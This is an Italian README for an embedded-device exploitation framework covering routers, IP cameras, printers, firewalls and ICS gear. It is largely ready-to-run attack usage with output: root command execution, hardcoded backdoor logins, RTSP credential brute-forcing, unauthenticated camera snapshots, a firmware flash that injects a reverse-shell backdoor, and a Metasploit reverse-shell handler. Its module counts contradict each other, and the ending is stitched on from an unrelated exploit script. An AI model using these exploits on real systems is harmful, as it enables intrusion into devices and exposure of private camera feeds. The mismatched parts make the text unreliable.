
 mrhenrike/embedxpl-forge
Framework di valutazione della sicurezza dei dispositivi embedded — 700 moduli, 350 CVE, 55 vendor, motore APT Group. Copre router, telecamere IP, ONT GPON, CPE degli ISP, edge IoT/embedded.





Nota sulla piattaforma: Questo framework è progettato e testato principalmente su Linux (Debian/Ubuntu/Kali). La maggior parte dei moduli dipendenti dall'hardware (adattatori wireless, dispositivi USB, accesso raw socket, strumenti firmware) richiede Linux. L'esecuzione su Windows o macOS può causare errori o funzionalità limitate in molti moduli. Linux è fortemente raccomandato per la massima compatibilità.
Framework per la valutazione della sicurezza di sistemi embedded e perimetrali
EmbedXPL-Forge è un framework open-source di exploitation e scansione per professionisti della sicurezza che effettuano audit su router, switch, telecamere IP, NVR/DVR, ONT GPON, CPE di ISP, stampanti, IoT, OT/ICS e dispositivi edge embedded. Fornisce oltre 2800 moduli attivi che coprono test di credenziali, exploitation di vulnerabilità, scansione di rete, generazione di payload, attacchi a telecamere RTSP, manipolazione di firmware, orchestrazione PolyExploit multi-linguaggio e un arsenale completo per stampanti — con oltre 700 CVE mappate su oltre 114 vendor e un APT Group Attack Engine che riproduce catene di attacco reali di attori nation-state.
Versione: 3.2.0
pip install embedxpl[nse])Network / Router / CPE: 2Wire · 3Com · ActionTec · Alcatel-Lucent · Alpha Networks · Arris · Aruba · Asmax · Astoria · ASUS · Belkin · BHU · Billion · Binatone · Calix · CERIO · Cisco · Cobham · Comtrend · D-Link · DD-WRT · Draytek · EasyBox (Arcadyan) · Edimax · EE BrightBox · EnGenius · FiberHome · Fortinet · Freebox · GL.iNet · GPON · HooToo · Huawei · Intelbras · IPFire · Juniper · LG · Linksys · Mercury · MiFi (Novatel) · MikroTik · MitraStar · Motorola · Movistar · Netcore · NETGEAR · Netsys · Observa Telecom · OpenWrt · RuggedCom · Ruijie · Seagate · SerComm · Shuttle · Sitecom · SMC · SonicWall · Starbridge · Technicolor · Tenda · Thomson · TOTOLINK · TP-Link · TRENDnet · Ubee · Ubiquiti · Unicorn · UTStarcom · Wavlink · Xiaomi · Zhone · Zoom · ZTE · ZyXEL
Telecamere / NVR / DVR: Hikvision · Dahua · Axis · Reolink · Amcrest · Uniview (UNV) · Tapo (TP-Link) · Swann · ANNKE · Edimax · Intelbras · Grandstream · Foscam · Acti · Avigilon · Beward · Brickcom · Cisco cameras · Geuterbruck · Honeywell cameras · Jovision · Siemens cameras · Xiongmai (OEM) · Zivif · MVPower DVR · Telecamere WiFi P2P generiche · DVR/NVR OEM generici
Stampanti / MFP: HP LaserJet/PageWide · Canon imageRUNNER/imageClass · Lexmark CX/CS/MS/MX · Xerox WorkCentre/AltaLink/VersaLink · Ricoh MP/Aficio/SP · Brother MFC/DCP · Epson WorkForce · Kyocera ECOSYS · Samsung SyncThru · IPP/PJL/LPD/CUPS/WSD generici
NAS / VPN / Firewall / Sicurezza: QNAP · Synology · D-Link NAS · Zyxel NAS · Ivanti · SonicWall · Fortinet (FortiOS/FortiGate/FortiWeb/FortiClient EMS) · Palo Alto (PAN-OS) · Cisco ASA/FTD · CheckPoint · Sophos XG · WatchGuard Firebox · Avocent
ICS / OT / Robotica: Universal Robots (UR3/UR5/UR10/UR16) · OpenPLC · Modbus TCP · Siemens S7 · EtherNet/IP CIP · BACnet · DNP3 · PROFINET DCP
Smart Home / Marittimo / OS embedded: eNet SMART HOME · OpenRemote IoT · Metis WIC/DFS (marittimo) · RIOT OS · OpenWrt · VxWorks · QNX · Zephyr · wolfSSL · Tuya arduino-tuyaopen
pip install embedxpl embedxpl
### Opzione 2 — Con gli script NSE di Nmap```bash
# Install EmbedXPL + NSE dependencies
pip install "embedxpl[nse]"

# Install the 7 custom NSE scripts into Nmap's scripts directory
python -m embedxpl.nse install
# or using the entry point:
embedxpl-nse install

# Verify installation
python -m embedxpl.nse list
Nota: Su Linux/macOS il passaggio di installazione potrebbe richiedere
sudoper scrivere in/usr/share/nmap/scripts/. Esegui:sudo python -m embedxpl.nse install
git clone https://github.com/mrhenrike/EmbedXPL-Forge.git cd EmbedXPL-Forge chmod +x setup_venv.sh run.sh ./setup_venv.sh # creates .venv (PEP 668 safe) ./run.sh # recommended launcher
.venv/bin/python -m embedxpl.nse install
### Opzione 4 — Modulo Python```bash
pip install embedxpl
python -m embedxpl
pip install embedxpl
embedxpl
embedxpl -m exploits/routers/tplink/wr841n_credential_disclosure_cve_2023_50224 -s target 192.168.1.1
embedxpl -c "discover 192.168.1.0/24"
embedxpl -m exploits/cameras/multi/rtsp_cameradar_attack -s target 192.168.1.100
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24 nmap -p 80,443 --script 'embedxpl-*' 192.168.1.100
## Utilizzo

### Shell Interattiva```
exf > use exploits/routers/dlink/dir_300_600_rce
exf (D-Link DIR-300 & DIR-600 RCE) > show options
exf (D-Link DIR-300 & DIR-600 RCE) > set target 192.168.1.1
exf (D-Link DIR-300 & DIR-600 RCE) > check
exf (D-Link DIR-300 & DIR-600 RCE) > run
exf > apt list
exf > apt show apt28
exf > apt search mikrotik
exf > apt run apt28
exf > apt run apt28 0
### Network Discovery```
# Auto-detect subnet from active interfaces and scan (default timing T3)
exf > discover

# Scan specific subnet with stealth timing
exf > discover 192.168.1.0/24 --timing T1

# Force fresh scan, ignore previous session history
exf > discover 192.168.1.0/24 --fresh
Il discovery utilizza una pipeline multifase: ARP sweep → Nmap (sonde host multi-metodo) → Scapy → fallback TCP connect. I risultati vengono confrontati con il catalogo dei moduli e filtrati per vendor/modello. Il database IEEE OUI (embedxpl/data/oui.txt) risolve gli indirizzi MAC in vendor con lookup online-first e fallback locale. Quando un host espone capacità WiFi, lo strumento raccomanda WirelessXPL-Forge per attacchi specifici al wireless.
Profili di timing (T0–T5) rispecchiano le convenzioni di Nmap:
exf > sessions list
exf > sessions show 192.168.1.1
exf > sessions export 192.168.1.1
exf > sessions delete 192.168.1.1
exf > sessions purge
Le sessioni sono memorizzate in `~/.exf_sessions/` come JSON, indicizzate tramite SHA-256 di IP+MAC. Alla ri-scoperta di un host conosciuto, i moduli già testati vengono mostrati come `[Tested]` e saltati per impostazione predefinita.

### AutoPwn Scanner```
exf > use scanners/autopwn
exf (AutoPwn) > set target 192.168.1.0/24
exf (AutoPwn) > run
Pipeline di attacco RTSP completo con implementazione nativa in Python che copre tutte le modalità di trasporto RTSP standard.
from embedxpl.core.rtsp.scanner import RTSPScanner from embedxpl.core.rtsp.attacker import RTSPAttacker from embedxpl.core.rtsp.models import RTSPStream
scanner = RTSPScanner(timeout=5.0) hosts = scanner.scan_network("192.168.1.0/24", ports=[554, 5554, 8554])
attacker = RTSPAttacker(timeout=5.0) results = attacker.attack_all(hosts)
for stream in results: print(stream.url) # rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream print(stream.username) # admin print(stream.password) # (empty string) print(stream.route) # h264/ch1/main/av_stream print(stream.auth_type) # AuthType.BASIC print(stream.accessible) # True
**Output previsto:**```
[RTSP] Scanning 192.168.1.0/24 on ports [554, 5554, 8554]...
[RTSP] Found 3 RTSP hosts
[RTSP] 192.168.1.100:554 — Phase 1: Route discovery (195 routes)...
[RTSP] 192.168.1.100:554 — Route found: h264/ch1/main/av_stream
[RTSP] 192.168.1.100:554 — Phase 2: Auth detection → Basic (realm="IP Camera")
[RTSP] 192.168.1.100:554 — Phase 3: Credential brute-force (80 pairs)...
[RTSP] 192.168.1.100:554 — ✓ Credentials: admin:
[RTSP] 192.168.1.100:554 — Phase 4: Stream validated (200 OK)
[RTSP] Attack complete. Accessible streams: 2/3
hosts = scanner.skip_scan(["192.168.1.100:554", "192.168.1.101"])
**Input/output previsti:**```python
# Input
hosts = scanner.skip_scan(["camera.local:554", "192.168.1-2.100-110"])

# Output: [(resolved_ip, port), ...]
# [('192.168.1.100', 554), ('192.168.1.200', 554), ('192.168.1.100', 554), ...]
Utilizzato quando le telecamere si trovano dietro proxy HTTP o firewall aziendali che bloccano TCP/554.```python from embedxpl.core.rtsp.client import RTSPClient, RTSPOverHTTPTunnel
tunnel = RTSPOverHTTPTunnel(host="10.0.0.50", port=8080, timeout=10.0) response = tunnel.send_rtsp_via_http( "OPTIONS rtsp://10.0.0.50:8080/ RTSP/1.0\r\nCSeq: 1\r\n\r\n" )
client = RTSPClient.from_scheme("10.0.0.50", 8080, "http", timeout=10.0) status, server, methods = client.options() # → (200, "Hikvision NVRA", "OPTIONS, DESCRIBE, SETUP, PLAY")
**Input/output previsti:**```
Input : host=10.0.0.50, port=8080, scheme="http"
Output:
  status  = 200
  server  = "Hikvision IP Camera NVRA (V5.4.5)"
  methods = "OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN"
embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack embedxpl (RTSP Cameradar Attack) > show options
Option Default Description
target required Target IP/CIDR/range (e.g. 192.168.1.0/24) ports 554,5554,8554 RTSP ports to scan timeout 5 Connection timeout (seconds) scheme rtsp Transport: rtsp | rtsps | http | https skip_scan false Skip nmap discovery, attack directly output_m3u false Save accessible streams to streams.m3u onvif_discover false Enable ONVIF WS-Discovery
embedxpl (RTSP Cameradar Attack) > set target 192.168.1.0/24 embedxpl (RTSP Cameradar Attack) > set output_m3u true embedxpl (RTSP Cameradar Attack) > run
## Script NSE di Nmap

EmbedXPL-Forge include 7 script NSE personalizzati di Nmap per la scansione di IoT/camera e il rilevamento di CVE.

### Installazione```bash
# Install with NSE extras
pip install "embedxpl[nse]"

# Install scripts to Nmap (Linux/macOS may need sudo)
python -m embedxpl.nse install
# or
embedxpl-nse install

# Force overwrite existing scripts
python -m embedxpl.nse install --force

# Custom Nmap directory
python -m embedxpl.nse install --nse-dir /opt/homebrew/share/nmap/scripts
Output previsto:``` [OK] embedxpl-rtsp-discover.nse → /usr/share/nmap/scripts/embedxpl-rtsp-discover.nse [OK] embedxpl-camera-identify.nse → /usr/share/nmap/scripts/embedxpl-camera-identify.nse [OK] embedxpl-hikvision-vuln.nse → /usr/share/nmap/scripts/embedxpl-hikvision-vuln.nse [OK] embedxpl-dahua-vuln.nse → /usr/share/nmap/scripts/embedxpl-dahua-vuln.nse [OK] embedxpl-rtsp-creds.nse → /usr/share/nmap/scripts/embedxpl-rtsp-creds.nse [OK] embedxpl-iot-cve-check.nse → /usr/share/nmap/scripts/embedxpl-iot-cve-check.nse [OK] embedxpl-camera-snapshot.nse → /usr/share/nmap/scripts/embedxpl-camera-snapshot.nse
Installed: 7 script(s) [OK] nmap --script-updatedb complete
### Elenco / Informazioni```bash
python -m embedxpl.nse list
python -m embedxpl.nse info rtsp-discover
embedxpl-rtsp-discover — Rilevamento del servizio RTSPRileva i servizi RTSP, cattura il banner Server:, identifica il fornitore, elenca i metodi supportati e incrocia i CVE noti.```bash
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover --script-args rtsp.timeout=3 192.168.1.0/24
**Output previsto:**```
554/tcp open rtsp
| embedxpl-rtsp-discover:
|   Status : 200
|   Server : Hikvision IP Camera NVRA (V5.4.5)
|   Methods: OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN
|   Vendor : Hikvision
|   Known CVEs: CVE-2021-36260 (RCE, CVSS 9.8), CVE-2017-7921 (Auth Bypass)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   Exploit hint: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Full attack: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-camera-identify — Fingerprinting approfondito delle telecamereIdentificazione multi-protocollo: sonda l'interfaccia web HTTP/HTTPS, il banner RTSP e ONVIF. Estrae produttore, modello, firmware, seriale e MAC.```bash nmap -p 80,443,554,37777 --script embedxpl-camera-identify 192.168.1.100 nmap -sV -p- --script embedxpl-camera-identify 192.168.1.0/24
**Output previsto (Hikvision):**```
80/tcp open http
| embedxpl-camera-identify:
|   Protocol : HTTP (HTTP 200)
|   Vendor   : Hikvision
|   Model    : DS-2CD2143G0-I
|   Firmware : V5.6.2 build 190401
|   Serial   : DS-2CD2143G0-I20190401AAWRA123456789
|   CVEs     : CVE-2021-36260 (RCE, CVSS 9.8) | CVE-2017-7921 (Auth Bypass)
|   Vuln assessment: LIKELY VULNERABLE (endpoint accessible without auth)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Run exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-hikvision-vuln — Verificatore CVE HikvisionValidazione attiva di CVE-2021-36260 (RCE tramite /SDK/webLanguage, CVSS 9.8) e CVE-2017-7921 (snapshot con bypass di autenticazione).```bash
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln 192.168.1.100
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln --script-args timeout=10 192.168.1.0/24
**Output previsto:**```
80/tcp open http
| embedxpl-hikvision-vuln:
|   Device          : DS-2CD2143G0-I
|   Firmware        : V5.3.0 build 170112
|   CVE-2021-36260  : VULNERABLE — endpoint accepts PUT without authentication (CVE-2021-36260, CVSS 9.8)
|   CVE-2017-7921   : VULNERABLE — snapshot captured without valid credentials (CVE-2017-7921)
|   EmbedXPL RCE module  : exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   EmbedXPL Auth Bypass : exploits/cameras/hikvision/info_disclosure_cve_2017_7921
|_  Run full exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-dahua-vuln — Dahua CVE CheckerVerifica CVE-2021-33044 (bypass dell'autenticazione, CVSS 9.8), CVE-2020-25078 (divulgazione utente), CVE-2013-6117 (DVR legacy). Copre anche i produttori OEM Dahua: Amcrest, Intelbras, TVT, Jovision, ANNKE.```bash nmap -p 80,37777 --script embedxpl-dahua-vuln 192.168.1.0/24
**Output previsto:**```
80/tcp open http
| embedxpl-dahua-vuln:
|   Vendor         : Dahua (or Dahua-OEM: Amcrest / Intelbras / TVT)
|   CVE-2021-33044 : VULNERABLE — snapshot captured via Digest bypass (CVE-2021-33044, CVSS 9.8)
|   CVE-2020-25078 : VULNERABLE — Users disclosed: [admin, operator]
|   CVE-2013-6117  : NOT VULNERABLE
|   EmbedXPL Auth Bypass  : exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|   EmbedXPL Cred Extract : exploits/cameras/dahua/cctv_37777_credential_extraction
|_  Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
embedxpl-rtsp-creds — Tester di credenziali predefinite RTSPVerifica 18 coppie di credenziali predefinite su oltre 9 route RTSP comuni utilizzando l'autenticazione Basic. Segnala la prima corrispondenza.```bash nmap -p 554,5554,8554 --script embedxpl-rtsp-creds 192.168.1.100
nmap -p 554 --script embedxpl-rtsp-creds --script-args rtsp.route=live.sdp 192.168.1.100
**Output previsto:**```
554/tcp open rtsp
| embedxpl-rtsp-creds:
|   Server           : Hikvision IP Camera NVRA
|   Credential found : admin: (empty password)
|   Stream URL       : rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream
|   Auth type        : Basic
|   Response code    : 200
|   EmbedXPL full scan : exploits/cameras/multi/rtsp_cameradar_attack
|_  Run exploit: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-iot-cve-check — Fingerprint CVE Multi-VendorRileva e convalida 10 CVE attive su Hikvision, Dahua, D-Link NAS, Reolink, Uniview, QNAP, SonicWall e GPON.```bash nmap -p 80,443,8080 --script embedxpl-iot-cve-check 192.168.1.0/24
**Output previsto:**```
80/tcp open http
| embedxpl-iot-cve-check:
|   CVE-2021-36260 (Hikvision, CVSS 9.8): POSSIBLY VULNERABLE — HTTP 200 returned
|     → EmbedXPL: CVE-2021-36260 : use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   CVE-2021-33044 (Dahua, CVSS 9.8)   : NOT VULNERABLE — HTTP 404
|   EmbedXPL-Forge: https://github.com/mrhenrike/EmbedXPL-Forge
|_  Full exploitation: pip install embedxpl && embedxpl
embedxpl-camera-snapshot — Accesso Snapshot Non AutenticatoSonda 16 endpoint snapshot specifici del fornitore. Segnala qualsiasi URL che restituisce image/* senza credenziali. Opzionalmente salva i file JPEG localmente.```bash
nmap -p 80,443,8080 --script embedxpl-camera-snapshot 192.168.1.100
nmap -p 80 --script embedxpl-camera-snapshot --script-args outdir=/tmp/snaps 192.168.1.0/24
**Output previsto:**```
80/tcp open http
| embedxpl-camera-snapshot:
|   Endpoint 1 (Dahua):
|     URL          : http://192.168.1.100:80/cgi-bin/snapshot.cgi?channel=1
|     Content-Type : image/jpeg
|     Size         : 45231 bytes
|     Access       : UNAUTHENTICATED SNAPSHOT ACCESS
|     EmbedXPL module: exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|_    Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all
python -m embedxpl.nse run --target 192.168.1.100 --scripts rtsp-discover,hikvision-vuln
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --output /tmp/scan.txt
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --ports 80,443,554,5554,8080,8554
**Disinstallazione:**```bash
python -m embedxpl.nse uninstall
embedxpl > use exploits/firmware/netgear_firmware_flash embedxpl (NETGEAR Firmware Flash) > set target 192.168.1.1 embedxpl (NETGEAR Firmware Flash) > set firmware /path/to/backdoored.bin embedxpl (NETGEAR Firmware Flash) > set lhost 10.0.0.10 embedxpl (NETGEAR Firmware Flash) > set lport 4444 embedxpl (NETGEAR Firmware Flash) > run
**Cosa fa:**
1. Rileva il formato del firmware (TRX, DLOB, SEAMA, WRGG, binario raw)
2. Inietta una backdoor reverse shell a un offset adatto
3. Ricalcola il checksum CRC32/MD5
4. Carica tramite l'endpoint di flash specifico del vendor (aggirando l'autenticazione ove applicabile)
5. Attende il riavvio del dispositivo e verifica l'esecuzione della backdoor


## PolyExploit Orchestrator

Abilita la compilazione runtime di C/C++ e l'esecuzione di script multi-linguaggio per exploit non portabili in puro Python.

### Compilazione Runtime C/C++```python
from embedxpl.core.poly import CCompiler

compiler = CCompiler()

# Check available compilers
print(compiler.compiler_available())  # {'gcc': True, 'clang': False, 'mingw': False}

# Compile a C PoC exploit at runtime
binary = compiler.compile_c(
    source="""
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
    // Stack overflow PoC
    char buf[64];
    memcpy(buf, argv[1], atoi(argv[2]));
    return 0;
}
""",
    arch="x86",   # x86, x64, arm, mips, mingw
)
# Returns: Path to compiled binary (cached by source hash)

# Execute with arguments
output = compiler.run_binary(binary, args=["AAAA"*100, "400"])
print(output.stdout)
from embedxpl.core.poly import PolyRunner
runner = PolyRunner() print(runner.available_runtimes())
result = runner.run_ruby(""" require 'net/http' resp = Net::HTTP.get_response(URI('http://192.168.1.1/cgi-bin/exploit')) puts resp.body """, args=["192.168.1.1"])
runner.run_metasploit(module="exploit/multi/handler", options={ "PAYLOAD": "cmd/unix/reverse_bash", "LHOST": "10.0.0.10", "LPORT": "4444", })
results = runner.searchsploit("hikvision rtsp") for r in results: print(r["Title"], r["Path"])
## Novità nella v3.1.0 — CVE 2026/2025/2024 + Dominio Stampanti + Quality Gates

**54 nuovi moduli** per stampanti, OS embedded, ICS/OT, smart home, IoT marittimo e catene Pwn2Own 2026. Punti salienti:

### Catene Pwn2Own 2026```
# CUPS Pwn2Own 2026 — Full 4-stage chain (CVE-2026-34477/78/79/80, CVSS 9.9)
exf > use exploits/printers/linux/cups_pwn2own_chain_cve_2026_34480
exf (CUPS Pwn2Own Chain) > set target 192.168.1.10
exf (CUPS Pwn2Own Chain) > set delay 2
exf (CUPS Pwn2Own Chain) > run
[*] [Stage 1/4] Triggering UAF in cups-browsed (CVE-2026-34477)
[*] [Stage 2/4] Heap spray via IPP job attributes (CVE-2026-34478)
[*] [Stage 3/4] ROP chain LPE delivery (CVE-2026-34479)
[*] [Stage 4/4] Chain complete - verifying
[+] CUPS process no longer responding - chain executed

# Lexmark Pwn2Own 2026 — 3-stage chain
exf > use exploits/printers/lexmark/lexmark_pwn2own_2026_chain
exf (Lexmark Pwn2Own) > set target 192.168.1.20
exf (Lexmark Pwn2Own) > run
exf > use exploits/embedded_os/wolfssl_identity_forgery_cve_2026_5194 exf (wolfSSL Identity Forgery) > set target 192.168.1.1 exf (wolfSSL Identity Forgery) > set port 443 exf (wolfSSL Identity Forgery) > run
exf > use exploits/firewalls/paloalto/panos_userid_bof_rce_cve_2026_0300 exf (PAN-OS User-ID BOF) > set target 10.0.0.1 exf (PAN-OS User-ID BOF) > set port 443 exf (PAN-OS User-ID BOF) > run
exf > use exploits/ics/ur_polyscope5_dashboard_cmd_injection_cve_2026_8153 exf (UR PolyScope5 Injection) > set target 192.168.1.50 exf (UR PolyScope5 Injection) > set cmd "id" exf (UR PolyScope5 Injection) > run [] Connecting to PolyScope Dashboard on 192.168.1.50:29999 [+] PolyScope Dashboard Server detected [] Attempting OS command injection (CVE-2026-8153) [+] Command injection confirmed! [+] Output: uid=0(root) gid=0(root)
exf > use exploits/embedded_os/gnu_inetutils_telnetd_auth_bypass_cve_2026_24061 exf (InetUtils telnetd Bypass) > set target 192.168.1.1 exf (InetUtils telnetd Bypass) > set cmd "id" exf (InetUtils telnetd Bypass) > run [*] Sending CVE-2026-24061 bypass payload [+] Authentication bypass succeeded! Shell prompt detected [+] Command output: uid=0(root)
exf > use exploits/specialized/metis_wic_unauth_rce_cve_2026_2248 exf (Metis WIC RCE) > set target 10.1.2.3 exf (Metis WIC RCE) > run
exf > use exploits/routers/cisco/ios_xe_wlc_jwt_rce_cve_2025_20188 exf (Cisco WLC JWT RCE) > set target 10.0.0.1 exf (Cisco WLC JWT RCE) > set port 443 exf (Cisco WLC JWT RCE) > run
### Esempi di Printer Arsenal```
# HP PJL full scan (native — no external tools)
exf > use exploits/printers/hp/hp_laserjet_pjl_scan_native
exf (HP PJL Scanner) > set target 192.168.1.100
exf (HP PJL Scanner) > run
[+] PJL interface reachable
[+] INFO ID: HP LASERJET PRO M402N
INFO STATUS     : READY
INFO PAGECOUNT  : 12847
INFO MEMORY     : 512000 BYTES

# Ricoh HTTP buffer overflow (CVE-2024-34161, CVSS 9.8)
exf > use exploits/printers/ricoh/ricoh_http_bof_cve_2024_34161
exf (Ricoh HTTP BOF) > set target 192.168.1.101
exf (Ricoh HTTP BOF) > run

# Brother LDAP credential passback
exf > use exploits/printers/brother/brother_ldap_smb_passback
exf (Brother LDAP Passback) > set target 192.168.1.102
exf (Brother LDAP Passback) > set attacker_ip 192.168.1.10
exf (Brother LDAP Passback) > run
[+] LDAP server redirected — wait for printer authentication
Oltre 27 moduli di exploit mirati a password di fabbrica, backdoor hardcoded, algoritmi di generazione di chiavi WPA predefinite e vettori CSRF di dirottamento DNS su router SOHO legacy e moderni. Esempi principali:```
exf > use exploits/routers/easybox/easybox_wpa_keygen exf (EasyBox WPA Keygen) > set target 192.168.1.1 exf (EasyBox WPA Keygen) > run [*] No MAC supplied — attempting to extract from web UI... [+] MAC found: AA:BB:CC:DD:EE:FF [+] Device MAC : AA:BB:CC:DD:EE:FF [+] WPA2 PSK : 3f2d9a1b
exf > use exploits/routers/seagate/seagate_nas_php_backdoor exf (Seagate Ghost PHP) > set target 192.168.1.100 exf (Seagate Ghost PHP) > set cmd "id; uname -a" exf (Seagate Ghost PHP) > run [*] Sending command via Ghost PHP backdoor: 'id; uname -a' [+] RCE successful — output: uid=0(root) gid=0(root) groups=0(root) Linux NAS 3.10.14 #1 SMP armv7l
exf > use exploits/routers/alpha_networks/web_shell_cmd_rce exf (Alpha Networks web_shell_cmd RCE) > set target 192.168.1.1 exf (Alpha Networks web_shell_cmd RCE) > set cmd "cat /etc/passwd" exf (Alpha Networks web_shell_cmd RCE) > run [*] Sending command to /web_shell_cmd.gch: 'cat /etc/passwd' [+] Response from backdoor shell: root❌0:0:root:/root:/bin/sh ...
exf > use exploits/routers/ruggedcom/ruggedcom_factory_password exf (RuggedCom Factory Password) > set target 192.168.1.1 exf (RuggedCom Factory Password) > set serial RA000000 exf (RuggedCom Factory Password) > run [+] Serial Number : RA000000 [+] Backdoor user : factory [+] Backdoor pass : 7f3d9a2b
exf > use exploits/routers/alcatel_lucent/omnipcx_masterCGI_rce exf (OmniPCX RCE) > set target 192.168.1.10 exf (OmniPCX RCE) > set cmd "id" exf (OmniPCX RCE) > run [*] Injecting command: 'id' via /cgi-bin/masterCGI?ping=127.0.0.1&user=;id; [+] Response (command output may be embedded): uid=0(root) ...
exf > use exploits/routers/trendnet/camera_mjpeg_unauth exf (TRENDnet MJPEG) > set target 192.168.1.50 exf (TRENDnet MJPEG) > run [+] LIVE STREAM accessible (no auth): /anony/mjpg.cgi [+] Stream URL: http://192.168.1.50:80/anony/mjpg.cgi
exf > use exploits/routers/netgear/wg602_superman_backdoor exf (WG602 Backdoor) > set target 192.168.1.1 exf (WG602 Backdoor) > run [+] Backdoor login SUCCESS: super:5777364 [*] Admin panel: http://192.168.1.1:80/
**Tutti i 27 nuovi vendor/moduli:**
`alcatel_lucent` · `alpha_networks` · `astoria` · `binatone` · `ddwrt` · `easybox` · `ee` · `freebox` · `mifi` · `motorola` · `observa` · `ruggedcom` · `seagate` · `sitecom` · `starbridge` · `ubee` · `unicorn` · `utstarcom` · `zoom` · più i gap-fill di belkin, netgear, trendnet.


## Struttura del modulo```
embedxpl/
├── core/
│   ├── rtsp/          # RTSP camera engine
│   │   ├── client.py  # Raw socket RTSP client (OPTIONS/DESCRIBE/auth/TLS/HTTP-tunnel)
│   │   ├── attacker.py# 5-phase attack pipeline (route→auth→creds→validate→re-attack)
│   │   ├── scanner.py # Network discovery (nmap/masscan/direct), CIDR/range expansion
│   │   └── models.py  # RTSPStream dataclass, AuthType enum
│   └── poly/
│       ├── compiler.py# CCompiler — runtime C/C++ compilation (gcc/clang/mingw/cross)
│       └── runner.py  # PolyRunner — Ruby/Node/PHP/Bash/Perl + Metasploit + ExploitDB
├── modules/
│   ├── creds/             # Credential testing (FTP, SSH, Telnet, HTTP, SNMP)
│   ├── exploits/
│   │   ├── cameras/       # IP camera exploits by vendor
│   │   │   ├── multi/     # Multi-vendor (RTSP attack engine, P2P, ONVIF)
│   │   │   ├── hikvision/ # Hikvision (CVE-2021-36260, CVE-2017-7921, ...)
│   │   │   ├── dahua/     # Dahua + OEMs (CVE-2021-33044, CVE-2020-25078, ...)
│   │   │   ├── axis/      # Axis (CVE-2018-10660, ...)
│   │   │   ├── reolink/   # Reolink (CVE-2021-40655, CVE-2022-30600)
│   │   │   ├── amcrest/   # Amcrest (CVE-2019-3950)
│   │   │   ├── uniview/   # Uniview UNV (CVE-2024-37630)
│   │   │   ├── tapo/      # TP-Link Tapo (CVE-2021-4045)
│   │   │   ├── annke/     # ANNKE DVR/NVR (CVE-2021-32941)
│   │   │   ├── swann/     # Swann DVR/NVR (default creds + RTSP)
│   │   │   └── edimax/    # Edimax IC-7100 (CVE-2025-1316, CISA KEV)
│   │   ├── firmware/      # Firmware flash bypass (NETGEAR, TP-Link, D-Link, ASUS)
│   │   ├── nas/           # NAS exploits (QNAP, D-Link NAS, Zyxel)
│   │   ├── routers/       # Router exploits by vendor (85 vendor folders — see full list below)
│   │   ├── vpn/           # VPN/firewall appliances (Ivanti, Fortinet, SonicWall)
│   │   ├── switches/      # Switch exploits (Cisco, D-Link, NETGEAR)
│   │   └── soho_edge/     # SOHO edge device exploits
│   ├── scanners/          # Network scanning and AutoPwn
│   ├── payloads/          # Reverse/bind shells (multi-arch)
│   ├── encoders/          # Payload encoding (Base64, Hex)
│   └── generic/           # CVE lookup, SNMP, UPnP, SSDP, wordlist tools
├── nse/                   # NSE script manager (Python)
│   ├── manager.py         # NSEManager class — install/uninstall/list/run
│   └── __main__.py        # CLI: python -m embedxpl.nse
├── resources/
│   └── rtsp/
│       ├── routes.txt      # 195+ RTSP stream paths
│       └── credentials.json# 80+ default username:password pairs
└── data/
    └── oui.txt             # IEEE OUI database for MAC-to-vendor lookup

nse/                        # Nmap NSE Lua scripts (pip install embedxpl[nse])
├── embedxpl-rtsp-discover.nse
├── embedxpl-camera-identify.nse
├── embedxpl-hikvision-vuln.nse
├── embedxpl-dahua-vuln.nse
├── embedxpl-rtsp-creds.nse
├── embedxpl-iot-cve-check.nse
└── embedxpl-camera-snapshot.nse
Questa sezione documenta i moduli per dispositivi ISP, gli exploit per backdoor/password di fabbrica, il framework client RTSP, gli strumenti OSINT e i moduli di sicurezza specializzati.
Exploit e scanner mirati a CPE forniti dagli ISP e telecamere IP comunemente distribuite dai provider internet (ONT basati su Sercomm, CPE GPON e dispositivi brandizzati ISP).
Esempi di utilizzo:```bash
embedxpl use routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 embedxpl (ZXHNCred) > set rhost 192.168.1.1 embedxpl (ZXHNCred) > run
[+] Connected to 192.168.1.1:80 [+] Sending ETHCheat request: GET /getpage.lua?pid=1000ÐCheat=1 [!] VULNERABLE: Credentials exposed Admin Password: admin123 WLAN PSK: MyWifiPass SSID: ZTE_Router_ABC
[-] No credential fields found in response [-] Target may be patched or different firmware
## Utilizzo
python3 CVE-2025-55182.py -u -c
### Esempi

```bash
# Esegui il comando 'id' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "id"

# Esegui il comando 'whoami' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "whoami"

# Esegui il comando 'ls -la' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "ls -la"
